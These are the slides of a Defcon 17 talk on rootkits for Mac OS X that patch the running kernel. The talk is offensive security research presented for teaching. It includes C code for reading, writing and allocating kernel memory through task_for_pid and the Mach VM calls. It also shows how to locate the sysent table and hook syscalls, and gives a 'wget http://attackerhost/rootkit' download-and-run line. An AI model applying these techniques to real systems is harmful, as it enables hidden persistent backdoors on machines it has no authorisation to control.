# Runtime Kernel Patching on Mac OS X
# Defcon 17, Las Vegas

BOSSE ERIKSON / BITSEC
<BOSSE.ERIKSSON@BITSEC.SE>

# Who am I?

- Bosse Eriksson
- Security Consultant / Researcher at Bitsec
- Unhealthy fetish for breaking stuff
- Recently been looking into Mac OS X rootkit techniques

# Agenda

- Intro
- What is a rootkit?
- OS X? BSD? XNU?
- Runtime kernel patching
- Runtime kernel patching on OS X
- PoC runtime kernel patching rootkit for OS X
- Rootkit detection
- References
- Q&A

# What is a rootkit?

- Program for access retention
  - Local / remote backdoors
- Typically requires root access
- NOT an exploit or a trojan horse
- Stealth
  - Hides files/processes/sockets

- Types of rootkits
  - Userspace
    - Easy to implement
    - Easy to discover
  - Kernelspace
    - Hard(er) to implement
    - Much harder to detect if done properly

# Pwning – Simple Illustration

- This is when you get pwned… (exploit)

```
$ ./0day –h mail.doxp*ra.com
- connecting…
- exploiting…

% uname –a; id
FreeBSD living*nd.org 7.0-STABLE FreeBSD 7.0-STABLE #0: Mon Jul 28 18:18:06 PDT
2008 psm@pmjm.com:/usr/obj/usr/src/sys/GENERIC  i386
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

- and this is when you stay pwned (rootkit)

```
% wget http://attackerhost/rootkit > /dev/null ; chmod +x rootkit
% ./rootkit -i
```

# Rootkit examples

- Userspace
  - Various evil patches to ls/netstat/ps etc
  - Also binary patches

- Kernelspace
  - Phalanx by rebel
    - Runtime kernel patching rootkit for Linux 2.6
    - Uses /dev/mem to patch kernel memory and hook syscalls

  - SucKIT by sd
    - Runtime kernel patching rootkit for Linux 2.4 (SucKIT 2 for Linux 2.6)
    - Uses /dev/kmem to patch kernel memory and hook syscalls

  - Knark by Creed
    - LKM for Linux 2.2
    - Hooks syscalls

  - WeaponX by nemo
    - Kernel module (KEXT) for OS X < 10.3
    - First public OS X kernel rootkit

# OS X? BSD? XNU?

- XNU is the kernel of the OS X operating system
- Built on both BSD and Mach technology

- BSD layer
  - Networking
  - Processes
  - POSIX API and BSD syscalls
  - …

- Mach layer
  - Kernel threads
  - Interrupts
  - Memory management
  - Scheduling
  - …

# OS X? BSD? XNU?


- XNU support modules, Kernel Extensions (KEXT)
  - Most common way of subverting the XNU kernel
  - But that’s old, we want something (somewhat) new, right?

# Runtime kernel patching

- Subverting the running kernel without the use of modules (LKM / KLD / KEXT)
- Hooking system calls to stay hidden and implement various backdoors in the running OS
- Also able to manipulate various kernel structures in memory

# Runtime kernel patching – Function hooking

- Function A calls function B, "Evil Hook" gets called
- The "Evil Hook" calls function B and returns the result to function A



# Runtime kernel patching – Basics

- Allocate kernel memory from userland
- Put evil code in the allocated space
- Redirect syscall (or other function) to the evil code
- …
- Profit?

# Runtime kernel patching – The usual approach

- Find suitable system call handler
  - Rarely used syscall to avoid race condition, i.e. sethostname()
- Backup system call handler
- Redirect handler to kmalloc()
- Execute system call to allocate memory
- Restore system call handler

- A lot of work, can this be done easier?

# Runtime kernel patching on OS X – Mach API

- Using the Mach API to do evil stuff, all we need is #


- vm_read()
  - Read virtual memory
- vm_write()
  - Write virtual memory
- vm_allocate()
  - Allocate virtual memory

- You see where this is going?

# Runtime kernel patching on OS X – Mach

- Tasks
  - A logical representation of an execution environment
  - Contains one or more threads
  - Has its own virtual address space and privilege level
- Threads
  - Each thread is an independent execution entity
  - Has its own registers and scheduling policies
- Ports
  - A kernel controlled communication channel
  - Used to pass messages between threads

# Runtime kernel patching on OS X – Reading



```
void *
read_mem(unsigned int addr, size_t len)
{
        mach_port_t port;
        pointer_t buf;
        unsigned int sz;

        if (task_for_pid(mach_task_self(), 0, &port))
                fail("cannot get port");

        if (vm_read(port, (vm_address_t)addr, (vm_size_t)len, &buf, &sz) != KERN_SUCCESS)
                fail("cannot read memory");

        return (void *)buf;
}
```


# Runtime kernel patching on OS X – Writing

```
void
write_mem(unsigned int addr, unsigned int val)
{
        mach_port_t port;

        if (task_for_pid(mach_task_self(), 0, &port))
                fail("cannot get port");

        if (vm_write(port, (vm_address_t)addr, (vm_address_t)&val, sizeof(val)))
                fail("cannot write to addr");
}
```

# Runtime kernel patching on OS X – Allocating

```
void *
alloc_mem(size_t len)
{
        vm_address_t buf;
        mach_port_t port;

        if (task_for_pid(mach_task_self(), 0, &port))
                fail("cannot get port");

        if (vm_allocate(port, &buf, len, TRUE))
                fail("cannot allocate memory");

        return (void *)buf;
}
```

# Runtime kernel patching on OS X – sysent table




```
struct sysent {            /* system call table */
int16_t         sy_narg;        /* number of args */
int8_t          sy_resv;        /* reserved  */
int8_t          sy_flags;       /* flags */
sy_call_t       *sy_call;       /* implementing function */
...
}
```

# Runtime kernel patching on OS X – sysent table

- Need to locate the sysent table to be able to patch system call handlers
- Landon Fuller developed a nice method of doing this with a KEXT

# Runtime kernel patching on OS X – sysent table

- Landon Fullers method



```
extern int nsysent;

static struct sysent *
find_sysent (void)
{
        struct sysent *table;

        table = (((char *) &nsysent) + sizeof(nsysent));

#if __i386__
        table = (((uint8_t *) table) + 28);
#endif
        return table;
}
```

# Runtime kernel patching on OS X – sysent table

- We don’t want KEXTs…
- His method works just as good from userland, we just need to locate _nsysent in memory


- Kernel image on the filesystem (/mach_kernel)
- Contains the _nsysent symbol which we can resolve by parsing the Mach-O binary
- _nsysent + 32 is the sysent table in memory!

# Runtime kernel patching on OS X – Mach-O

- The XNU kernel image can be found on the file system, “/mach_kernel”
- The kernel image is just a universal Mach-O binary with two architectures, i386 and PPC

# Runtime kernel patching on OS X – sysent table

- The modified function using libs2a (resolves symbols from kernel image)




```
SYSENT *
get_sysent_from_mem(void)
{
        unsigned int nsysent = s2a_resolve((struct s2a_handler *)&handler,
"_nsysent");

        SYSENT *table = NULL;
        table = (SYSENT *)(((char *) nsysent) + 4);
#if __i386__
        table = (SYSENT *)(((uint8_t *) table) + 28);
#endif
        return table;
}
```

# Runtime kernel patching on OS X

- We have located the sysent table
- We can read, write and allocate kernel memory
- Now what?

# Runtime kernel patching on OS X – syscall hijack



```
struct sysent {
...
        sy_call = 0x001e425c;
...
}
```

```
int
open(struct proc *p, struct
open_args *uap, register_t *retval)
```

```
struct sysent {
...
        sy_call = 0xdeadc0de;
...
}
```

```
asmlinkage int
open_hook(struct proc *p, struct
open_args *uap, register_t *retval)
{
        ...

        sys_open = (void *)
           0x001e425c;

        /* do evil stuff */

        return sys_open(p, uap,
            retval);
}
```

# PoC runtime kernel patching rootkit for OS X


- Mirage (Yeah, I know it's a cheesy name)
- Resolves symbols from the XNU kernel image
- Hooks system calls and input handlers using vm_read(), vm_write() and vm_allocate()
